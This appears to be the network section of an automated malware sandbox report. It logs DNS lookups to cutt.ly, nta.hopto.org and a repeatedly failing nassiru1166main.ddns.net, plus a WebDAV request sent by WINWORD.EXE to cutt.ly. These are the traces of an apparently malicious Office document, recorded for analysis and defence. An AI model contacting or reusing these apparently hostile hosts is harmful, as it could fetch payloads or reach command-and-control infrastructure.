May 3, 2021 14:32:33.273406029 CEST	65040	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:33.322829962 CEST	53	65040	8.8.8.8	192.168.2.22
May 3, 2021 14:32:33.383958101 CEST	61369	53	192.168.2.22	8.8.4.4
May 3, 2021 14:32:33.437680960 CEST	53	61369	8.8.4.4	192.168.2.22
May 3, 2021 14:32:33.444251060 CEST	65515	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:33.496556997 CEST	53	65515	8.8.8.8	192.168.2.22
May 3, 2021 14:32:33.503207922 CEST	65515	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:33.554649115 CEST	53	65515	8.8.8.8	192.168.2.22
May 3, 2021 14:32:33.555152893 CEST	65515	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:33.607965946 CEST	53	65515	8.8.8.8	192.168.2.22
May 3, 2021 14:32:53.451242924 CEST	60236	53	192.168.2.22	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:32:53.500072002 CEST	53	60236	8.8.8.8	192.168.2.22
May 3, 2021 14:32:53.588866949 CEST	53198	53	192.168.2.22	8.8.4.4
May 3, 2021 14:32:53.648964882 CEST	53	53198	8.8.4.4	192.168.2.22
May 3, 2021 14:32:53.659540892 CEST	50027	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:53.710784912 CEST	53	50027	8.8.8.8	192.168.2.22
May 3, 2021 14:32:53.711302042 CEST	50027	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:53.760754108 CEST	53	50027	8.8.8.8	192.168.2.22
May 3, 2021 14:32:57.809739113 CEST	59245	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:57.858542919 CEST	53	59245	8.8.8.8	192.168.2.22
May 3, 2021 14:32:57.859237909 CEST	59245	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:57.912311077 CEST	53	59245	8.8.8.8	192.168.2.22
May 3, 2021 14:32:57.946073055 CEST	55840	53	192.168.2.22	8.8.4.4
May 3, 2021 14:32:57.996078968 CEST	53	55840	8.8.4.4	192.168.2.22
May 3, 2021 14:32:58.011609077 CEST	61667	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:58.061749935 CEST	53	61667	8.8.8.8	192.168.2.22
May 3, 2021 14:32:58.062278032 CEST	61667	53	192.168.2.22	8.8.8.8
May 3, 2021 14:32:58.110945940 CEST	53	61667	8.8.8.8	192.168.2.22
May 3, 2021 14:33:02.152826071 CEST	63736	53	192.168.2.22	8.8.8.8
May 3, 2021 14:33:02.207108974 CEST	53	63736	8.8.8.8	192.168.2.22
May 3, 2021 14:33:02.251590014 CEST	59805	53	192.168.2.22	8.8.4.4
May 3, 2021 14:33:02.300600052 CEST	53	59805	8.8.4.4	192.168.2.22
May 3, 2021 14:33:02.314443111 CEST	62322	53	192.168.2.22	8.8.8.8
May 3, 2021 14:33:02.363727093 CEST	53	62322	8.8.8.8	192.168.2.22
May 3, 2021 14:33:02.364259005 CEST	62322	53	192.168.2.22	8.8.8.8
May 3, 2021 14:33:02.414501905 CEST	53	62322	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 3, 2021 14:30:43.577013016 CEST	192.168.2.22	8.8.8.8	0x8c10	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
May 3, 2021 14:30:44.746788025 CEST	192.168.2.22	8.8.8.8	0xd372	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
May 3, 2021 14:30:44.817750931 CEST	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.235035896 CEST	192.168.2.22	8.8.8.8	0x3d77	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.293847084 CEST	192.168.2.22	8.8.8.8	0x4466	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.632582903 CEST	192.168.2.22	8.8.8.8	0x8fbf	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.695115089 CEST	192.168.2.22	8.8.8.8	0xb195	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
May 3, 2021 14:30:49.419883013 CEST	192.168.2.22	8.8.8.8	0x9b62	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
May 3, 2021 14:30:49.482696056 CEST	192.168.2.22	8.8.8.8	0x5da7	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
May 3, 2021 14:31:00.227276087 CEST	192.168.2.22	8.8.8.8	0x7a5f	Standard query (0)	nta.hopto.org	A (IP address)	IN (0x0001)
May 3, 2021 14:31:01.968149900 CEST	192.168.2.22	8.8.8.8	0x1175	Standard query (0)	nta.hopto.org	A (IP address)	IN (0x0001)
May 3, 2021 14:31:02.031425953 CEST	192.168.2.22	8.8.8.8	0x1175	Standard query (0)	nta.hopto.org	A (IP address)	IN (0x0001)
May 3, 2021 14:31:26.039608002 CEST	192.168.2.22	8.8.8.8	0xc5e4	Standard query (0)	nassiru1166main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:26.094854116 CEST	192.168.2.22	8.8.8.8	0xc5e4	Standard query (0)	nassiru1166main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:26.235183001 CEST	192.168.2.22	8.8.4.4	0x128	Standard query (0)	nassiru1166main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:26.293064117 CEST	192.168.2.22	8.8.4.4	0x128	Standard query (0)	nassiru1166main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:26.427114964 CEST	192.168.2.22	8.8.8.8	0x7316	Standard query (0)	nassiru1166main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:30.551136971 CEST	192.168.2.22	8.8.8.8	0xfefc	Standard query (0)	nassiru1166main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:30.611747980 CEST	192.168.2.22	8.8.8.8	0xfefc	Standard query (0)	nassiru1166main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:30.795358896 CEST	192.168.2.22	8.8.4.4	0x170d	Standard query (0)	nassiru1166main.ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 3, 2021 14:31:30.853207111 CEST	192.168.2.22	8.8.4.4	0x170d	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:31.022815943 CEST	192.168.2.22	8.8.8.8	0x8b6a	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:31.082247019 CEST	192.168.2.22	8.8.8.8	0x8b6a	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:35.185709953 CEST	192.168.2.22	8.8.8.8	0xaa9	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:35.245955944 CEST	192.168.2.22	8.8.8.8	0xaa9	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:35.306466103 CEST	192.168.2.22	8.8.8.8	0xaa9	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:35.442753077 CEST	192.168.2.22	8.8.4.4	0xf916	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:35.511185884 CEST	192.168.2.22	8.8.8.8	0x73e	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:35.571930885 CEST	192.168.2.22	8.8.8.8	0x73e	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:55.445091963 CEST	192.168.2.22	8.8.8.8	0x1088	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:55.526201963 CEST	192.168.2.22	8.8.4.4	0xc350	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:55.584156036 CEST	192.168.2.22	8.8.4.4	0xc350	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:55.698333025 CEST	192.168.2.22	8.8.8.8	0xf228	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:59.794105053 CEST	192.168.2.22	8.8.8.8	0x37c6	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:59.880872965 CEST	192.168.2.22	8.8.4.4	0x7455	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:31:59.938693047 CEST	192.168.2.22	8.8.4.4	0x7455	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:00.042397022 CEST	192.168.2.22	8.8.8.8	0xd113	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:04.209388971 CEST	192.168.2.22	8.8.8.8	0x73e1	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:04.412116051 CEST	192.168.2.22	8.8.4.4	0x6e31	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:04.512809038 CEST	192.168.2.22	8.8.8.8	0x4326	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:24.507616043 CEST	192.168.2.22	8.8.8.8	0x1dc8	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:24.570338964 CEST	192.168.2.22	8.8.8.8	0x1dc8	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:24.661243916 CEST	192.168.2.22	8.8.4.4	0xc782	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:24.710371971 CEST	192.168.2.22	8.8.4.4	0xc782	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:24.803915977 CEST	192.168.2.22	8.8.8.8	0x38f6	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:28.900281906 CEST	192.168.2.22	8.8.8.8	0x9fed	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:28.958039999 CEST	192.168.2.22	8.8.8.8	0x9fed	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:29.076776981 CEST	192.168.2.22	8.8.4.4	0x9ac3	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:29.133922100 CEST	192.168.2.22	8.8.8.8	0xea48	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:29.190252066 CEST	192.168.2.22	8.8.8.8	0xea48	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:33.273406029 CEST	192.168.2.22	8.8.8.8	0x6d95	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:33.383958101 CEST	192.168.2.22	8.8.4.4	0x6d27	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:33.444251060 CEST	192.168.2.22	8.8.8.8	0x5492	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:33.503207922 CEST	192.168.2.22	8.8.8.8	0x5492	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:33.555152893 CEST	192.168.2.22	8.8.8.8	0x5492	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:53.451242924 CEST	192.168.2.22	8.8.8.8	0x3676	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:53.588866949 CEST	192.168.2.22	8.8.4.4	0x6916	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 3, 2021 14:32:53.659540892 CEST	192.168.2.22	8.8.8.8	0x42ca	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:53.711302042 CEST	192.168.2.22	8.8.8.8	0x42ca	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:57.809739113 CEST	192.168.2.22	8.8.8.8	0xe654	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:57.859237909 CEST	192.168.2.22	8.8.8.8	0xe654	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:57.946073055 CEST	192.168.2.22	8.8.4.4	0x6ce3	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:58.011609077 CEST	192.168.2.22	8.8.8.8	0xad7d	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:32:58.062278032 CEST	192.168.2.22	8.8.8.8	0xad7d	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:33:02.152826071 CEST	192.168.2.22	8.8.8.8	0xbb22	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:33:02.251590014 CEST	192.168.2.22	8.8.4.4	0xab6e	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:33:02.314443111 CEST	192.168.2.22	8.8.8.8	0x3cc7	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)
May 3, 2021 14:33:02.364259005 CEST	192.168.2.22	8.8.8.8	0x3cc7	Standard query (0)	nassiru116 6main.ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 3, 2021 14:30:43.638731956 CEST	8.8.8.8	192.168.2.22	0x8c10	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
May 3, 2021 14:30:43.638731956 CEST	8.8.8.8	192.168.2.22	0x8c10	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:43.638731956 CEST	8.8.8.8	192.168.2.22	0x8c10	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:44.806654930 CEST	8.8.8.8	192.168.2.22	0xd372	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:44.806654930 CEST	8.8.8.8	192.168.2.22	0xd372	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
May 3, 2021 14:30:44.806654930 CEST	8.8.8.8	192.168.2.22	0xd372	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:44.881036997 CEST	8.8.8.8	192.168.2.22	0x26d4	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
May 3, 2021 14:30:44.881036997 CEST	8.8.8.8	192.168.2.22	0x26d4	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:44.881036997 CEST	8.8.8.8	192.168.2.22	0x26d4	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.292068005 CEST	8.8.8.8	192.168.2.22	0x3d77	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.292068005 CEST	8.8.8.8	192.168.2.22	0x3d77	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.292068005 CEST	8.8.8.8	192.168.2.22	0x3d77	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.353539944 CEST	8.8.8.8	192.168.2.22	0x4466	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.353539944 CEST	8.8.8.8	192.168.2.22	0x4466	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.353539944 CEST	8.8.8.8	192.168.2.22	0x4466	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.691752911 CEST	8.8.8.8	192.168.2.22	0x8fbf	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.691752911 CEST	8.8.8.8	192.168.2.22	0x8fbf	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 3, 2021 14:30:48.691752911 CEST	8.8.8.8	192.168.2.22	0x8fbf	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.745992899 CEST	8.8.8.8	192.168.2.22	0xb195	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.745992899 CEST	8.8.8.8	192.168.2.22	0xb195	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:48.745992899 CEST	8.8.8.8	192.168.2.22	0xb195	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
May 3, 2021 14:30:49.478705883 CEST	8.8.8.8	192.168.2.22	0x9b62	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
May 3, 2021 14:30:49.478705883 CEST	8.8.8.8	192.168.2.22	0x9b62	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:49.478705883 CEST	8.8.8.8	192.168.2.22	0x9b62	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:49.544231892 CEST	8.8.8.8	192.168.2.22	0x5da7	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
May 3, 2021 14:30:49.544231892 CEST	8.8.8.8	192.168.2.22	0x5da7	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
May 3, 2021 14:30:49.544231892 CEST	8.8.8.8	192.168.2.22	0x5da7	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
May 3, 2021 14:31:00.288012981 CEST	8.8.8.8	192.168.2.22	0x7a5f	No error (0)	nta.hopto.org		172.245.45.28	A (IP address)	IN (0x0001)
May 3, 2021 14:31:02.031037092 CEST	8.8.8.8	192.168.2.22	0x1175	No error (0)	nta.hopto.org		172.245.45.28	A (IP address)	IN (0x0001)
May 3, 2021 14:31:02.093127966 CEST	8.8.8.8	192.168.2.22	0x1175	No error (0)	nta.hopto.org		172.245.45.28	A (IP address)	IN (0x0001)
May 3, 2021 14:31:26.094225883 CEST	8.8.8.8	192.168.2.22	0xc5e4	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:26.146703959 CEST	8.8.8.8	192.168.2.22	0xc5e4	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:26.292517900 CEST	8.8.4.4	192.168.2.22	0x128	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:26.350156069 CEST	8.8.4.4	192.168.2.22	0x128	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:26.485254049 CEST	8.8.8.8	192.168.2.22	0x7316	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:30.611386061 CEST	8.8.8.8	192.168.2.22	0xfefc	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:30.671408892 CEST	8.8.8.8	192.168.2.22	0xfefc	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:30.852699995 CEST	8.8.4.4	192.168.2.22	0x170d	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:30.910312891 CEST	8.8.4.4	192.168.2.22	0x170d	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:31.081715107 CEST	8.8.8.8	192.168.2.22	0x8b6a	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:31.142422915 CEST	8.8.8.8	192.168.2.22	0x8b6a	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:35.245433092 CEST	8.8.8.8	192.168.2.22	0xaa9	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:35.305705070 CEST	8.8.8.8	192.168.2.22	0xaa9	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 3, 2021 14:31:35.359662056 CEST	8.8.8.8	192.168.2.22	0xaa9	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:35.502801895 CEST	8.8.4.4	192.168.2.22	0xf916	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:35.571302891 CEST	8.8.8.8	192.168.2.22	0x73e	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:35.631576061 CEST	8.8.8.8	192.168.2.22	0x73e	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:55.502285004 CEST	8.8.8.8	192.168.2.22	0x1088	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:55.583230972 CEST	8.8.4.4	192.168.2.22	0xc350	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:55.634183884 CEST	8.8.4.4	192.168.2.22	0xc350	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:55.747109890 CEST	8.8.8.8	192.168.2.22	0xf228	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:59.856592894 CEST	8.8.8.8	192.168.2.22	0x37c6	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:59.938287020 CEST	8.8.4.4	192.168.2.22	0x7455	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:31:59.987391949 CEST	8.8.4.4	192.168.2.22	0x7455	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:00.101639986 CEST	8.8.8.8	192.168.2.22	0xd113	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:04.259260893 CEST	8.8.8.8	192.168.2.22	0x73e1	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:04.460850954 CEST	8.8.4.4	192.168.2.22	0x6e31	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:04.570106030 CEST	8.8.8.8	192.168.2.22	0x4326	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:24.569761992 CEST	8.8.8.8	192.168.2.22	0x1dc8	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:24.619604111 CEST	8.8.8.8	192.168.2.22	0x1dc8	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:24.709963083 CEST	8.8.4.4	192.168.2.22	0xc782	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:24.758923054 CEST	8.8.4.4	192.168.2.22	0xc782	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:24.861840010 CEST	8.8.8.8	192.168.2.22	0x38f6	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:28.957312107 CEST	8.8.8.8	192.168.2.22	0x9fed	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:29.017015934 CEST	8.8.8.8	192.168.2.22	0x9fed	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:29.125664949 CEST	8.8.4.4	192.168.2.22	0x9ac3	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:29.183082104 CEST	8.8.8.8	192.168.2.22	0xea48	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:29.240221977 CEST	8.8.8.8	192.168.2.22	0xea48	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:33.322829962 CEST	8.8.8.8	192.168.2.22	0x6d95	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 3, 2021 14:32:33.437680960 CEST	8.8.4.4	192.168.2.22	0x6d27	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:33.496556997 CEST	8.8.8.8	192.168.2.22	0x5492	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:33.554649115 CEST	8.8.8.8	192.168.2.22	0x5492	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:33.607965946 CEST	8.8.8.8	192.168.2.22	0x5492	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:53.500072002 CEST	8.8.8.8	192.168.2.22	0x3676	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:53.648964882 CEST	8.8.4.4	192.168.2.22	0x6916	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:53.710784912 CEST	8.8.8.8	192.168.2.22	0x42ca	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:53.760754108 CEST	8.8.8.8	192.168.2.22	0x42ca	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:57.858542919 CEST	8.8.8.8	192.168.2.22	0xe654	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:57.912311077 CEST	8.8.8.8	192.168.2.22	0xe654	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:57.996078968 CEST	8.8.4.4	192.168.2.22	0x6ce3	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:58.061749935 CEST	8.8.8.8	192.168.2.22	0xad7d	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:32:58.110945940 CEST	8.8.8.8	192.168.2.22	0xad7d	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:33:02.207108974 CEST	8.8.8.8	192.168.2.22	0xbb22	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:33:02.300600052 CEST	8.8.4.4	192.168.2.22	0xab6e	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:33:02.363727093 CEST	8.8.8.8	192.168.2.22	0x3cc7	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:33:02.414501905 CEST	8.8.8.8	192.168.2.22	0x3cc7	Name error (3)	nassiru1166main.ddns.net	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- nta.hopto.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	172.67.8.238	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:30:49.586380005 CEST	361	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: cutt.ly

Timestamp	kBytes transferred	Direction	Data
